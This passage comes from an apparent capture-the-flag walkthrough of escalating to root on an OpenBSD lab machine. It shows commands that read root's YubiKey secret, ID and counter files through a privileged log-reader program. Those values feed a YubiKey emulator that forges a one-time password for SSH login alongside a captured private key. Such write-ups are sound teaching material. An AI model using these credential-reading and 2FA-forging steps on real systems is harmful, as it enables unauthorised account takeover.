
```
chmod 400 root.key
ssh -i root.key root@10.10.10.247
```

Unfortunately we are asked for a password:

More enumeration is required.

The world-readable file `/etc/login.conf` is used to describe the attributes of login classes. The `root` account, by default, is member of the `daemon` class. We read the definition of said class:

```
cat /etc/login.conf
```



We see that `auth-ssh` is set to `yubikey`.

OpenBSD uses the login_yubikey utility to authenticate users with the Yubico OTP mechanism. According to the manual, three files are created under `/var/db/yubikey`:

```
/var/db/yubikey/<username>.uid
/var/db/yubikey/<username>.key
/var/db/yubikey/<username>.ctr
```

We can use the `/usr/local/bin/log` program to access root's yubikey files:

```
/usr/local/bin/log /var/db/yubikey/root.key
/usr/local/bin/log /var/db/yubikey/root.uid
/usr/local/bin/log /var/db/yubikey/root.ctr
```

```
/usr/local/bin/log /var/db/yubikey/root.uid

* LogReader v0.1

[*] Log size: 13

a4ce1128bde4


crossfit2$ /usr/local/bin/log /var/db/yubikey/root.key

* LogReader v0.1

[*] Log size: 33

6bf9a26475388ce998988b67eaa2ea87


crossfit2$ /usr/local/bin/log /var/db/yubikey/root.ctr

* LogReader v0.1

[*] Log size: 3

3841
```

The `/etc/ssh/sshd_config` file confirms that `root` access is configured for 2FA, requiring both a private key and a password (which in this case is a YubiKey OTP):

```
cat /etc/ssh/sshd_config

<SNIP>
Match User root
        AuthenticationMethods publickey,password
Match User *,!root
        AuthenticationMethods password
```

The yubisim tool can be used to emulate a YubiKey and generate OTP values that are printed to standard output.

We clone the repository locally:

```
git clone https://github.com/dorchain/yubisim
```

We switch to the `yubisim` directory and compile the `yubi_simulator.java` file:

```
javac yubi_simulator.java
```


We edit the `ykfile` file by adding the values obtained from `root.key` (as "Secret AES Key") and `root.uid` (as "Secret ID"). The "Public ID" field can be left unchanged. We also set the counter to a number higher than the current counter (which, as we saw from `root.ctr`, is 3841).

This is our modified `ykfile`:

```
Yubisim Token 0.1
Public ID: gefthtceihdg
Secret AES Key: 6bf9a26475388ce998988b67eaa2ea87
Secret ID: a4ce1128bde4
Counter: 3842
```

We run the program to generate a new OTP:

```
java yubi_simulator ykfile
```



We can now SSH to the system as `root`: